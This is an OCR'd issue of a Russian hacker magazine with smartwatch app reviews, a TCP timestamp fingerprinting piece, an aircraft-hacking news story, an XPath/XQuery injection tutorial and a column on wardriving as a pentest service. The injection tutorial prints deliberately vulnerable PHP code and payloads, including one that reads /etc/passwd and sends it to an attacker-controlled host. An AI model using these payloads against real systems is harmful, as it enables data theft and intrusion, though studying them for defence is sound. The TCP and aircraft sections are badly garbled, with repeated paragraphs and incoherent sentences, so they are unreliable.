- размер шрифта — 150%;
- показывать на экране блокировки;
- включать экран;
- снимаем галочку с опции «Компактный режим».

Это все. Теперь при звонке, СМС или сообщении Hangouts экран часов будет включен и на нем появится уведомление вместе с самим сообщением. Чтобы иметь возможность получать уведомления от других приложений, каждое из них придется добавить отдельно в NotiSync. Для этого открываем NotiSync на смартфоне, переходим на вкладку Custom и нажимаем кнопку +. В поле App выбираем нужное приложение, затем даем ему название в поле Name, после чего поле Tag заполнится автоматически. Нажимаем галочку вверху экрана.

Перед добавлением нового приложения NotiSync предложит синхронизировать настройки с часами. Обязательно соглашаемся, это позволит открыть настройки приложения (профиль) на часах и указать различные опции. Например, выбрать уникальный звук уведомления, включить/выключить вибрацию, настроить показ уведомления только при отсутствии интернета, что очень полезно в тех случаях, когда часы используются не только как компаньон, но и как обособленный девайс с сим-картой.

ДРУГИЕ ФУНКЦИИ

Еще одно преимущество SWapp Link — это показ погоды прямо на циферблате часов (функция появилась в бета-версии). Погода синхронизируется по Bluetooth со смартфоном, а потому не требует подключения к интернету. К сожалению, я не придумал, как реализовать такую функциональность с помощью других приложений, но нашел обходной путь.

В маркете есть приложение Weather Notification (опять же бесплатное и открытое). Оно показывает погоду в виде приоритетного уведомления, которое нельзя «смахнуть». Каждый час уведомление обновляется с новой сводкой погоды. Все, что требовалось сделать, — это установить его и добавить NotiSync. После этого часы начали показывать на экране текущую погоду. В некотором смысле это даже удобнее, чем функциональность Swapp Link.

Также в Swapp Link есть противоугонка. Довольно полезная, но почему-то нерабочая функция, которая позволяет блокировать смартфон в том случае, если часы исчезли из поля видимости (недоступны по Bluetooth). Аналогичная функция есть и в Android 5.0 (Настройки -> Безопасность -> Smart Lock). Но ничего подобного нет в более ранних версиях Android. К счастью, это можно исправить с помощью Tasker, приложения Secure Settings и root.

Кстати, в качестве циферблата часов очень удобно использовать приложение Timeicon (отключив при этом сам экран блокировки). Он позволяет включать/отключать функции часов, такие как Wi-Fi или режим полета, прямо с циферблата. Да и выглядит он приятно.

ВЫВОДЫ

Вообще, Heads-Up — это в любом случае must have на часах с 3G-модулем, даже если функция компаньона не нужна вовсе. Раньше мне приходилось самостоятельно включать часы при получении уведомления и «смахивать» циферблат, чтобы увидеть уведомление. Теперь они включаются сами и сразу выводят текст уведомления, как и должны работать нормальные умные часы. ⌶

→

КАРМАННЫЙ СОФТ

ВЫПУСК #9.
SMARTWATCH EDITION

Евгений Зобнин
evgeniyzobnin@gmail.net

В этом выпуске: все для Android Wear. А именно: управляем настройками смартфона прямо с часов, устанавливаем сторонний лаунчер приложений, закрепляем приложение на экране вместо циферблата и заставляем делать часы все, что только взбредет нам в голову. Как обычно — приятного чтения.

Toggles Wear

Платформа:
Android Wear

Цена: 49,05 р.

TOGGLES WEAR

В отличие от Apple Watch, часы на базе Android Wear могут делать очень многое, включая запуск полноценных Android-приложений. И Toggles Wear — один из удачных примеров всех этих возможностей. Это своего рода пульт управления смартфоном, позволяющий настроить активацию/деактивацию Wi-Fi, передачу мобильных данных, пробуждение/засыпание устройства, включение фонарика, поиск смартфона и многое другое.

Доступны два режима работы: классическое приложение для часов и выезжающая при касании правой части экрана панель. В обоих случаях ты увидишь синий экран с кнопками, а также информацию о заряде батареи. И да, Toggles Wear умеет уведомлять о низком уровне заряда батареи и окончании зарядки смартфона. За все это придется выложить 50 рублей, но триального периода в Google Play более чем достаточно, чтобы оценить приложение.

Wear Mini Launcher


Платформа:
Android Wear

Цена: бесплатно

WEAR MINI LAUNCHER

В Android Wear не слишком удачная (за что ее часто критикуют) система запуска приложений: тапнуть по экрану, промотать до конца списка, тапнуть по пункту «Start...», промотать длинный список в поисках нужной софтины, да еще и необходимо помнить ее название. Этот и без того неудобный способ кажется совсем архаичным после взгляда на Apple Watch с его пузырями. К счастью, Wear Mini Launcher легко решает эту проблему с помощью традиционной сетки приложений, доступной по свайпу. На скриншоте хорошо видно, как это выглядит в действии.

В качестве бонуса ты получишь панель быстрых настроек (двойной свайп) с отображением уровня заряда часов и смартфона. Да, примерно такую же, как в Toggles Wear, но с настройками самих часов, а не смартфона. И самое приятное, что за все это не придется платить ни копейки. Ну или ни одного цента, кому как больше нравится.



KeepApp Wear


Платформа:
Android Wear

Цена: 64,56 р.

KEEPAPP WEAR: APP COME BACK

Часы, какими бы умными они ни были, остаются в первую очередь часами, и Google это прекрасно понимает. Поэтому после включения экрана Android Wear показывает циферблат, а не последнее запущенное приложение. Это правильное и удобное решение, но иногда оно просто мешает. Представь, что ты пришел в магазин и, осматривая полки с продуктами, сверяешься со списком покупок. Тебе придется постоянно тапать по экрану и вновь запускать Google Keep. KeepApp Wear позволяет обойти эту проблему, закрепив на экране выбранное приложение.

Запусти KeepApp, выбери нужное приложение, и оно будет оставаться на экране, а все, что потребуется от тебя, — просто поднять руку. Чтобы вернуть циферблат на законное место, достаточно выйти из приложения, подождать полторы секунды, чтобы KeepApp успел зарегистрировать закрытие, а затем отключить экран.



AutoWear

Платформа:
Android Wear

Цена: бесплатно

AUTOWEAR

А вот это уже просто must have для всех, кто знает, что такое Tasker, и активно использует его. AutoWear — это плагин для Tasker, позволяющий связать последний с часами и таким образом полностью или частично их автоматизировать. Хочешь, чтобы по голосовой команде с часов смартфон включался, активировал GPS и запускал навигационное приложение? Нет ничего проще! Хочешь повесить на свайпы часов собственные действия? Легко! Хочешь превратить часы в пульт управления чем угодно? Без проблем!

AutoWear позволяет не просто оснастить часы новыми возможностями, а сделать почти все, что только придет тебе в голову. В комбинации с другими плагинами того же разработчика (http://joaoapps.com/autowear/) AutoWear превращает часы в универсальный пульт. И это, кстати, хорошо видно на видеоролике на странице Android Wear в Google. Он действительно впечатляет.

Алексей Шпилькин, Пермь, Хорошо
shpilkin@gmail.com, http://shpilkin.com

ЗАДАЧА: СОБРАТЬ ИНФОРМАЦИЮ О ХОСТЕ, ИСПОЛЬЗУЯ TCP TIMESTAMP

WARNING

Все манипуляции следует проводить исключительно на собственном оборудовании или с разрешения его владельца. Ответственность за последствия несанкционированных действий лежит на вас.

Один предыдущий из номеров журнала посвящен исследованию протокола TCP/IP. Мне показалось, что есть, и целую статью, посвященную одному из его полей — это поле временной метки в заголовке TCP. Сейчас мы это исправим.

Поле временной метки (TCP timestamp option) — это специальное поле протокола TCP, которое называется timestamp. В отличие от остальных данных TCP, есть дополнительные поле, оно состоит из четырех частей, для их хранения часть чистого тайминга, а для подтверждения доставки (timestamp echo reply). Зачем оно — это можно найти на Википедии кажется в первых. С помощью TCP timestamp клиент и сервер могут вычислять RTT (round trip time) и принимать решения.

Есть, timestamp-ы не уникальны — не обязательно в каждом TCP, но если клиент добавит его в пакет, то это сделает и сервер. Эта фича подразумевается в большинстве ОС, но, к сожалению, не в Windows XP. Есть, что интересно, в Linux timestamp-ы не случайны (Random Initial Timestamp). Суть их в том, что они растут, а значит, главное — это отслеживание последнего TCP timestamp на предыдущем

Кадр Ethernet интересующего нас пакета

Использовать timestamp — это то, как проводится фингерпринтинг TCP timestamp. Timestamp — это начало ТО системы значение, оно привязано к реальному времени, и, зная, с какой частотой оно растет, можно определить, сколько времени прошло с момента последнего обновления timestamp. Частота обычно 100 Гц, но бывает и 1000 Гц — в каждой ОС своя (даже внутри линейки). где по — 0)

Для того, чтобы определить, сколько времени прошло, нужно знать, с какой частотой растет timestamp. Для Linux 100 Гц, для Windows 1000 Гц. Для этого надо сделать два запроса с интервалом примерно в 5 минут. Для Windows 2000 — 2 минуты, для Linux — 10 минут. Для Windows XP — 30 минут. Для Windows Vista — 1 минута. Для Windows 7 — 1 минута. Для Windows Server 2003 — 30 минут. Для Windows Server 2008 — 1 минута.

Для более внятного ответа — это расширение информации о сетевой карте, которая называется Network Time Protocol Support. Суть ее в том, что она, в отличие от (см.фотографии), 21, 22, 80). Но на самом деле это фейк. Реальный порт будет случайным. Для Linux — 32768 и выше, для Windows — 49152 и выше. Для Windows 2003 — 1025 и выше. Для Windows Vista, Windows Server 2008 — 49152 и выше. Для Windows 7 — 49152 и выше. Для Windows Server 2008 R2 — 49152 и выше. Для Windows 8 — 49152 и выше. Для Windows Server 2012 — 49152 и выше.

Для Linux ограничение есть — это диапазон информации о сетевой карте, которая называется Network Time Protocol Support. Суть ее в том, что она, в отличие от (см.фотографии), 21, 22, 80). Но на самом деле это фейк. Реальный порт будет случайным. Для Linux — 32768 и выше, для Windows — 49152 и выше. Для Windows 2003 — 1025 и выше. Для Windows Vista, Windows Server 2008 — 49152 и выше. Для Windows 7 — 49152 и выше. Для Windows Server 2008 R2 — 49152 и выше. Для Windows 8 — 49152 и выше. Для Windows Server 2012 — 49152 и выше.

Для более внятного ответа — это расширение

Взлом

Ваня «ZeroBeat»
Ваня «Lamerman»
Дмитрий Ларин
Дмитрий Ларин
Дмитрий Ларин

Андрей Письменный
andrey@kitmen.ru
@andrey_pis

НА ВЫРВАЧКУ

ФБР РАССЛЕДУЕТ ДЕЛО О ВЗЛОМЕ САМОЛЕТА

Современные самолеты напичканы электроникой, часть которой доступна пассажирам. Что, если подключиться к ней и поискать лазейки? Гарантировать можно лишь одно — неприятности со стороны властей.

Вообразим ситуацию. Ты занимаешься хрелсо в самолете, а рядом с тобой сидит молодая сурвая нет! Длинной сурвой. Сурвой. Самолет еще не взлетел на взлетную полосу, а вы уже разговорились, твой попутчик, выяснив, что ты хре-ист, показывает в ноутбуке свой ПО, разрешает, что умеет взламывать самолеты. Ты, конечно, относишься к этому известию скептически, но задумываешься — возможно ли действительно взломать самолет?

В стенах каждого крупного авиапарка есть бортовая информационная система — ты в ней уже успел похвастаться, но не нашел ничего интересного. Все, что видит пассажир, — это оболочка, которую разработала малоизвестная фирма по заказу авиакомпании. Тут можно смотреть кино, слушать музыку, изучать карту и информацию о полете, заказывать дополнительные услуги, покупать сувениры, а иногда даже вводить карточку с камерой на носу самолета. Нет никаких сомнений, что эти терминалы подключены к какой-то центральной системе, что-то как к интернету.

Единственная идея — использовать порт USB, который расположен рядом с экраном. Через него пассажиры подключают свои гаджеты, но это технология едва можно встретить и ближе, чтобы пользовать свои мощные или посмотреть запись семейной фотки. Если есть, Сергей, то можно попробовать взломать свой гаджет и можно попытаться залить на флешку что-нибудь полезное. Вперед!

В нашем воображаемом случае у тебя есть шанс сэкономить время и обратиться к специалистам, которые уже сделали это, что я и делаю. Он рассказал: ответ, что завершается этой тяжелой шелсти нет какой, когда вместе с клоном-слой случается ненужный. Сначала нужно определить руководство по сновке проводки. Изучив чертежи, они обнаружили, что разделительные системы в некоторых модели самолетов Airbus имеют такой же порт, как и в системе, что сидит рядом с тобой. Через порты есть в теории можно подобраться и к системе управления электроникой в салоне. Для этого сперва нужно, подключив к бортовым компьютерам, которому управляет полетом.

История крайне занимательная, да и бородатый дядька, кажется, отличный знает, про что говорит. Дадим, вторник, отправляется на аэродром. Он обнаружился по сторонам, чтобы убедиться, что бортпроводники заняты телефонными разговорами, и подключился к порту, а затем запустил в обеих окна стороне MacBook Pro и ноутбука. Без всякого предупреждения бородач лезет в себе под рубашку и достает из-за пояса кожаный. Он протянул мне ноутбук. Он протянул в ответ в багажа, но, сидя рядом, ты слышишь сюрприз: железной крышки и характерный щелчок разъема витал рядом.

Вертящаяся в воздухе клавиатура и клавиш разваливаясь в кресле, твой получив, отыщавший крышку ноутбука, вытаскивает в ветрой конец патчкорда и принимается с достойной скоростью стучать по кнопкам. «Вот ответил Так и не сменяли дефолтные пароли? — восклицает он, неподобленную какие-то ловой, но мне не ответ, уже вовсе не в экране на экране». Не ОДК, а можно было бы сказать, одно по яблоку ку крышке, а Ай Linux. В терминале мелькают строчки очетов Xorlex, рядом открыт Metasploit и VirtualBox с ещё одним Linux-сом. «Смотри, — с сова сочетания, — в себе сосны и указывает на окно терминала, — это трафик системы управления полетом. Можно послать директиве какую-нибудь команду, а эмулятору у меня отклонение с ответом».

Фото Рубрики

Как ты уже догадался, весь рассказ об этой встрече — плод воображения, и нам нечего не ответно то, пока сообщения по Бородачу с получившимся ноутбуком ни им экран своего ноутбука. Зато личность его подлинная, а чередуя его действий взяла из отчета ФБР по матвеам дорожа. Зовут нашего героя Крис Рубеттс, а об конечная — сказал сотрудникам ФБР, которые стало известно вместе с Публикацией статьи в журнале Wired в середине мая.

ВООРУЖЕН МАКБУКОМ И ОСОБО ОПАСЕН

Как стать очень занимательным для спецслужб? Достаточно в том, что он и не пытался скрыть. По словам Рубеттса, в тоже моментку, как его стал закрывать сотрудники Бюро, он успел провести пентест во всех авиакомпаниях, обслуживающих Америку. Как минимум трендовый подобных экспериментов уязвимости, которые, по мнению специалиста, представляют угрозу.

За шесть лет Рубеттс успел неоднократно обсудить свои достижения с представителями авиакомпаний, а также с отчетами на каждого конференциях. Имели место и разговоры с ФБР, но до сейчас 15 апреля 2015 года рассказы о самолетных уязвимостях (он называет их «дырами» и в отличие реальных) никого особенно не волновали.

Поэтому, посоветовав коллеге по ПО, который Рубеттс отправил, сидя в самолете, летящем по маршруту Чикаго — Сиракьюс (порядка 1 часа 15 минут), Рубеттс отправился в Вашингтон с докладом. Его отчетами на конференциях. Имели место и разговоры с ФБР, но до сейчас 15 апреля 2015 года рассказы о самолетных уязвимостях (он называет их «дырами» и в отличие реальных) никого особенно не волновали.

Поэтому, посоветовав коллеге по ПО, который Рубеттс отправил, сидя в самолете, летящем по маршруту Чикаго — Сиракьюс (порядка 1 часа 15 минут), Рубеттс отправился в Вашингтон с докладом. Его 737/800, ни изучить ли поближе Box-IE-ICE-SATCOM? Может, поиграем со сбоями в Gatelink? Если у Boeing 737 сбойнул

СВЕЖИЙ ВЗГЛЯД НА XPATH/XQUERY INJECTION

На сегодняшний день широкой общественности известен единственный **boolean-based** метод обнаружения и эксплуатации **Xpath/Xquery injection**. В то же время **Xpath** и **Xquery** — самые распространенные языки для работы с данными в формате **XML**. Поэтому, чтобы исправить такую несправедливость, я рассказываю о новых техниках обнаружения и эксплуатации **Xpath/Xquery injection**.

Уязвимости класса **injection** — одни из наиболее популярных и особо опасных. Об этом свидетельствуют их упоминание во всех редакциях OWASP Top 10. **Xpath/Xquery injection** служит характерным примером таких уязвимостей. Их краткое описание доступно на сайте WASC в разделе Threat Classification.

Сегодня я ограничусь исследованием уязвимостей этого класса в сбалансированных для баз данных, основанных на **Xquery**. Все рассматриваемые методы были найдены при анализе стандартов языка **Xpath** и **Xquery** и проверены на существующих базах данных.

UNION-BASED


Первым методом, о котором сегодня пойдет речь, получил свое название из-за использования операции объединения запросов | . Для его применения необходимо, чтобы результат уязвимого запроса от веб-приложения к базе данных отображался в браузере пользователя. В этом случае можно попытаться заменить данные, которые выдает веб-приложение, на другие. Например, на содержимое всех текстовых узлов **XML** документа, с которым сейчас работает приложение. Ниже приведен листинг веб-приложения, уязвимого для данного метода.

```
<?php
Ini_set('display_errors',0);
# Подключение API базы данных BaseX
include("BaseXClient.php");
class DB {
    # Параметры подключения к базе данных
    protected $host         = 'localhost';
    protected $port         = '1984';
    protected $database     = 'tests';
    protected $user         = 'admin';
    protected $password     = 'admin';
    protected $session      = null;
    public function connect(){
    {
        $this->session = new Session($this->host, $this->port, …
            $this->user, $this->password);
        $this->session->execute("open " .$this->database);
    }
    public function select($param)
    {
        $input = 'for $i in doc("tests/news.xml")/News[@ID="'.$param."]…
            '/Infotext1 return <b> {$i} </b>';
        $query = $this->session->query($input);
        while($query->more()) {
            print $query->next().";";
        }
        $query->close();
    }
    public function exit_db()
    {
        $this->session->close();
    }
}
# Получение пользовательских данных
if($param = $_GET["id"]) == null)
{
    print "<h3>try use id parameter for access to info:/h3>";
    exit;
}
$db = new DB();
$db->connect();
# Вызов уязвимой функции
$db->select($param);
$db->exit_db();
?>
```

Стоит заметить, что данный пример уязвим также для **boolean-based** метода. В нем отсутствует проверка входных данных для параметра **id** GET-запроса. В коде выполнения кода вызывается функция **select**, которая содержит запрос к **news.xml** из базы данных **tests**. Содержимое **news.xml** приведено ниже:

```
<Root>
    <News ID="1">
        <info>British people are my only 'boss' on EU reform, …
            says David Cameron:/info>
    </News>
    <News ID="2">
        <info>Oil says part of banking payment system down:/info>
    </News>
</Root>
```

Эксплуатация **union-based** метода заключается во внедрении конструкции **0 and 1=0| | //* | /*[0** Для запроса, приведенного в примере, она будет иметь следующий вид: **"0" and 1=0| | //* | /*[0** При подстановке в запрос этой конструкции он разобьется на три данных запроса, из которых первый и последний не вернут ничего, второй запрос, имеющий вид **//*,** запросит содержимое всех **XML** документов, доступных пользователю, из-под которого приложение выдает данные.



Результат эксплуатации union-based метода

TIME-BASED

Далее не всегда результат уязвимого запроса к базе данных подставляется в код страницы, который затем выполняется в окне своего браузера. Также не всегда можно дезинформировано влиять на содержимое страницы через уязвимый параметр. Таким образом, при анализе веб-приложения на наличие **Xpath/Xquery injection union-** и **boolean-based** методов будет явно недостаточно.

В классе **SQL** injection есть **time-based** метод. Он работает в ситуациях, когда от приложения обработки запроса к базе данных, содержащего уязвимость, зависит время получения браузером ответа на запрос к веб-приложению. Ниже представлен пример веб-приложения, которое уязвимо для **time-based** и не уязвимо для **union** и **boolean-based**.

```
<?php
Ini_set('display_errors',0);
# Подключение API базы данных BaseX
include("BaseXClient.php");
class DB {
    # Параметры подключения к базе данных
    protected $host         = 'localhost';
    protected $port         = '1984';
    protected $database     = 'tests';
    protected $user         = 'admin';
    protected $password     = 'admin';
    protected $session      = null;
    public function connect(){
    {
        $this->session = new Session($this->host, $this->port, …
            $this->user, $this->password);
        $this->session->execute("open " .$this->database);
    }
    public function select($sid, $username)
    {
        $input = 'doc("tests/users.xml")/Users[./UserName="' …
            $username."']/*[name()='SID']/text()';
        $query = $this->session->query($input);
        if($query->next() === $sid)
        {
            $query->close();
            $input = 'for $i in doc("tests/users.xml")/Users[./…
                SID="'. $sid. "']…
                '/*[name()='FirstName' or name()='LastName']/text() …
                return <b> {$i} </b>';
            $query = $this->session->query($input);
            while($query->more()) {
                print $query->next().";";
            }
        }
        $query->close();
    }
    public function exit_db()
    {
        $this->session->close();
    }
}
# Получение пользовательских данных
if
(((($sid = $_GET["sid"]) == null) || !is_numeric($sid)) || …
(($username = $_GET["username"]) == null)
){
    print "<h3>try use sid and username parameters for access to …
        info:/h3>";
    exit;
}
$db = new DB();
$db->connect();
# Вызов уязвимой функции
$db->select($sid, $username);
$db->exit_db();
?>
```

В этом примере **username** является переменной, содержащей уязвимость рассматриваемого класса. Результат запроса к базе данных не включается в ответ от веб-приложения и не влияет детерминированным образом на его содержимое. Содержимое **users.xml** приведено ниже.

```
<Root>
    <Users>
        <UID>5739430</UID>
        <FirstName>Gandalf</FirstName>
        <LastName>the Grey</LastName>
        <UserName>Mithrandir</UserName>
        <!--Storecrow-->
        <Password>c5f7d8e2374653e4c38a7d886c5a9c</Password>
        <Type> User </Type>
    </Users>
    …
</Root>
```

Для реализации **time-based** атаки необходимо наличие конструкции **if-then** (которая обеспечивает поддержкой ленивых вычислений) и конструкции **else**, которая задействует обработку запроса базой данных. Этого нет в **Xpath**, зато есть в **Xquery**. В качестве конструкции, вызывающей задержку, я использую **reverse(,9999 to 9999)+0** Таким образом, внедряемая конструкция принимает вид: **I'and if (count(/*)=1) then reverse(,9999 to 9999)+0 else 1=1 and "I'**=1. Если ее передать в качестве параметра username **GET**-запроса к веб-приложению из примера, то ответ от него придет с задержкой, так как **count(/*)=1** в **Xpath** и **Xquery** всегда возвращает правду. Вместо этого рамеметра для извлечения содержимого базы можно использовать функции, примененные в **boolean-based** методе.

Внедрение конструкций в XQuery-запрос к базе данных eXo-db

REQUEST-BASED

Извлечение содержимого базы данных time- и **boolean-based** методами — процесс длительный, а способы применения **union-based** сильно ограничены. Возникает вопрос, как получить содержимое базы в тех же случаях, в которых работает **time-** и **boolean-based**, но за меньшее время?

Кроме того, хочется узнавать о наличии **Xpath/Xquery injection** в момент обработки запроса к базе данных. Ты есть чтобы была сообщала о старательных инъекциях, минуя веб-приложение.

Ответом на поставленный вопрос и решением озвученной проблемы будет **request-based** метод. Он основан на функции **doc**, которая позволяет загружать в базу **XML** документы, расположенные на локальной или удаленной машине. Использование в нем конструкции имеет вид: **doc(concat("Your public ip",encode-for-uri(name/*)* **(1)**. В результате ее выполнения обработчик языка **Xquery** на базе публичный IP-адрес будет отправлен **GET**-запросс, в котором в качестве пути будет представлять содержимое корневого узла в **URI**-кодировке.

Request-based на практике

Функция **doc** также может использовать для **XXE**-атаки на базу данных: **doc(concat("Your public ip",encode-for-uri(doc("Your public ip/XXE.ext")))** Три использованных этой конструкции в качестве пути будет присутствовать результат обработки **XXE**, содержащего содержащего **XXE**

ЧТЕНИЕ ЛОКАЛЬНЫХ ФАЙЛОВ

В последнем примере, который получит статус рекомендации W3C в 2014 году, появилась функция **unparsed-text**, позволяющая обрабатывать в запросе полезные файлы на локальной/удаленной/сетевой символов. При использовании с упомянутым ранее методом можно читать локальные файлы. Например, прочитать содержимое **/etc/passwd**, используя **request-based** метод: **doc(concat("Your public ip",encode-for-uri(unparsed-text("/etc/passwd")))**

ЗАКЛЮЧЕНИЕ

Темы **Xpath/Xquery injection** не ограничиваются только лишь веб-приложением к базам данных на **Xquery**. В следующей раз я постараюсь ответить тему обнаружения и эксплуатации уязвимостей этого класса для обработчиков на мобильных устройствах и веб-приложений, работающих базами данных, которые не основаны на **Xquery** ☒.

Колонка Юрия Гольцева

WARDRIVING В КАЧЕСТВЕ КОНСАЛТИНГОВОЙ УСЛУГИ

Юрий Гольцев
Профессиональный white-hat, специалист по ИБ, ежемесячно проводящий множество платных взломов крупных организаций, редактор рубрики взлом, почетный член команды ⌶.
@YgoltsevY

Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки зловумышленника. Для кого-то это хобби, для кого-то работа, для кого-то это стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего «этичного хакера», с задачами, которые перед ним ставятся, и их решениями.

INTRO

Лето — пора экзаменов и отпусков. К сожалению, отпуск не резиновый. Экзамены во всякого рода учебных заведениях — штука интересная, но для многих давно поизди. Я же хочу поговорить об экзаменах, когда в роли экзаменатора выступает пентестер. Одно из таких испытаний подарит тебе выбраться из душного офиса и провести день на открытом воздухе, рассекая по пустым аллеям на лонгборде с ноутбуком в рюкзаке. Уверен, ты уже догадался, что речь пойдет об анализе защищенности беспроводных сетей. Если ты слышишь об этом впервые, то для начала можешь заглянуть в Википедию и почитать статью Wardriving или найти соответствующий материал из апрельского номера ⌶. Мы же поговорим о вардрайвинге как об услуге, востребованной среди больших компаний.

Анализ защищенности беспроводных сетей должен выявить недостатки в эксплуатации точек доступа и клиентских устройств Wi-Fi для диапазонов 2,4 и 5 ГГц с использованием технологий 802.11a/b/g/n, а также недостатки в архитектуре и организации беспроводного доступа. Услуга сводится к наглядной демонстрации того, что потенциальный зловумышленник, обладающий некоторыми знаниями, способен получить доступ к тестируемой беспроводной сети. Или не способен — если недостатков в ходе анализа не выявлено.

В большинстве случаев подобная услуга бывает востребована в рамках комплексного тестирования на проникновение. Оно подразумевает под собой внешнее, внутреннее тестирование, а также, возможно, оценку осведомленности сотрудников в вопросах ИБ. В такой практике не были случаи, когда какая-то отдельная компания просила исследовать только защищенность беспроводных сетей.

Сегодня мы с тобой рассмотрим состав подобных работ, их рамки и некоторые особенности.

СПОТ 1. ВБЛИЗИ ОФИСА ЗАКАЗЧИКА. ОФИЦИАЛЬНАЯ ЧАСТЬ

Перед началом работ, связанных с беспроводными сетями, этичному хакеру необходимо согласовать дату и время их проведения, а также рассказать, что именно будет сделано, продублировав устно строки из ТКП, чтобы избежать недоумевания. На практике обычно вся совокупность работ, которые подразумевается под этой услугой, занимает три рабочих дня на одном объект. Объект — понятие относительное, и под ним я подразумеваю здание офиса, в котором заказчик может занимать произвольное количество этажей.

ВНЕШНИЙ WI-FI-АДАПТЕР

Для анализа защищенности беспроводных сетей ты никак не сможешь обойтись без внешнего адаптера Wi-Fi, который как минимум обладает большей мощностью, чем интегрированная карта. Выбор внешнего адаптера — вопрос простой только на первый взгляд. Для каждого из направлений сценариев атак его планируется использовать. Тему отлично раскрыл Олег Кулреев в рамках своего выступления на первой встрече Defcon Moscow. Я настоятельно рекомендую тебе ознакомиться с материалом этой организации. Лично я использую Alfa/ros AR9271 AWUS036NHA от Alfa Networks, но думаю, что после доклада Олега пересмотри свой выбор для некоторых из кейсов.

СПОТ 2. ПАРКИНГ И БЛИЗЛЕЖАЩАЯ ТЕРРИТОРИЯ. ДЕНЬ 1

После того как все детали и нюансы обговорены, в назначенный день пентестер появляется в офисе заказчика и проводит «рекон» (разведку) в отношении беспроводных сетей, доступных на территории. Рекон подразумевает под собой составление списка всех доступных беспроводных сетей, а также сбор информации о них и их клиентах. На практике такая разведка означает запуск airodump и неспешную прогулку по территории офиса. Рекомендую давать понятные имена файлам, которые генерит airodump, — например, **floor_1_openspace**. В дальнейшем такая привязка может существенно упростить поиск места, где был сигнал от интересующей точки доступа. Поэтому желательно отмечать, какие именно точки доступа были в непосредственной близости от твоего пути. Если в здании есть и другие арендаторы, то это поможет определить, находится ли точка в офисе заказчика. В результате мы имеем список беспроводных сетей, доступных на территории нужного офиса, а также их характеристики (BSSID, CH, ENC, CIPHER, AUTH, ESSID, WPS). На рекон в большой организации может уйти до нескольких часов.

После рекона необходимо обсудить с техническим специалистом заказчика список точек доступа, легитимных для его ИС. На этом этапе, используя полученную информацию, уже можно выявить все точки доступа, которые, возможно, несанкционированно подключены к ЛВС заказчика.

Помимо территории офиса, необходимо собрать данные из всех публично доступных мест здания, в котором расположен офис, а также в теории и по возможности на практике оценить шансы на то, что сигнал будет доступен вне здания.

На основании информации, полученной на этапе рекона, этичный хакер составляет для себя список задач, каждая из которых отражает BSSID и ESSID точки доступа, а также векторы атак, которые могут быть реализованы в ее отношении. Например, **task1/00:11:22:33:44:55/corp_wifi/WPAPSK_handshake_pwn** — на точке используется WPA, вектор атаки — попытаться перехватить хендшейк и установить значение ключа. Грубо говоря, подобный список задач в дальнейшем можно будет использовать как опору при подготовке описания модели нарушителя.

После того как разведка завершена, текущая картина защищенности беспроводных сетей почти полностью ясна. Следующая задача этичного хакера — продемонстрировать недочеты, которые были выявлены им на предыдущем этапе. Основная цель демонстрации — получение доступа к беспроводной сети. Имеется в виду не только успешное подключение к сети — сеть может быть вообще открыта для всех желающих (например, гостиничный Wi-Fi с аутентификацией после подключения), — а именно получение возможности полноценной работы с сетью наравне с легитимными пользователями. В ходе идет все — от брутфорса WPS (современный аналог WEP по простоте вектора атаки) до перехвата и брутфорса хендшейков и поднятия фейковой точки доступа. На этом этапе необходимо наиболее полно продемонстрировать на практике и задокументировать возможность (или невозможность) проведения тех или иных атак.

Не стоит забывать, что обязательным условием выполнения работ является соблюдение принципов конфиденциальности, целостности и доступности информации. В данном случае я особенно хочу отметить принцип доступности информации: многие пренебрегают этим на этапе демонстрации атак на беспроводные сети, к примеру безжалостно отправляя тоннами пакеты deauth.

Этот процесс несложно автоматизировать — это даст выигрыш во времени. В конце работового дня все данные, которые можно пробруткорсить в офлайне (например, WPA handshake), отправляются на брутфорс, если это не было сделано ранее

СПОТ 3. ДОРОГА ДОМОЙ. ДЕНЬ 2

Второй рабочий день начнется с взаимодействия с вычислительными мощностями, которые были озадачены брутфорсом. Если исковые значения найдены — хорошо, если нет — не стоит расстраиваться: это значит, что они не столь просты. После сбора всей информации необходимо встретиться с заказчиком и с техническим контактом заказчика, чтобы обсудить текущий статус — объяснить, удалось ли получить несанкционированный доступ или нет и почему. В конце этой встречи пентестер запрашивает данные для подключения ко всем перечисленным беспроводным сетям, а также конфигурации точек доступа (если это возможно) для дальнейшего анализа. Вот тут уже можно понять, каковы были реальные шансы на успех брутфорса :). Эти данные необходимы для анализа защищенности инфраструктурных ресурсов, а также для анализа защищенности сети на канальном уровне.

Беспроводные сети в организациях можно разделить на два основных типа — гостевые и корпоративные. Гостевые сети дополнительно исследуются на возможность получить доступ к корпоративной сети. Проверка всех беспроводных сетей — дело долгое, так что расслабиться не получится. Рекомендую проводить подобные работы сразу с нескольких ноутбуков, чтобы анализировать несколько сетей одновременно. К сожалению, в большинстве случаев сама задача тянется и нудна. На подготовку отчета уйдет от одного до трех рабочих дней в зависимости от количества информации, которую требуется в нем отразить.

СПОТ 4. ПОДГОТОВКА ОТЧЕТА

По итогам анализа защищенности беспроводных сетей этичный хакер предоставляет заказчику отчет. В нем должна быть отражена как минимум следующая информация:

- список точек беспроводного доступа, не соответствующих стандартам информационной безопасности (использование методов защиты, для которых есть документированные методы обхода, отсутствие механизмов защиты и так далее);
- описание всех (удачных и неудачных) попыток несанкционированного доступа к беспроводным сетям заказчика;
- описание проблем, которые позволили осуществить несанкционированный доступ, а также рекомендации по их устранению;
- описание проблем, выявленных в результате анализа защищенности инфраструктуры и канального уровня, и рекомендации по их устранению;
- описание ошибок в конфигурации устройств точек доступа беспроводных сетей (если применимо);
- радиус действия беспроводных сетей (если применимо);
- список выявленных несанкционированных беспроводных точек доступа (если применимо).

OUTRO

На практике большинство беспроводных сетей сконфигурированы почти одинаково, и, соответственно, схожи и проблемы, равно как и пути их устранения. К тому же новые методы атак в отношении механизмов защиты беспроводных сетей — штука в текущих реалиях очень редкая. Так что большая часть работ, которые следует за реконом и сбором отчетных материалов, сводится к грамотному составлению отчетов из готовых шаблонов.

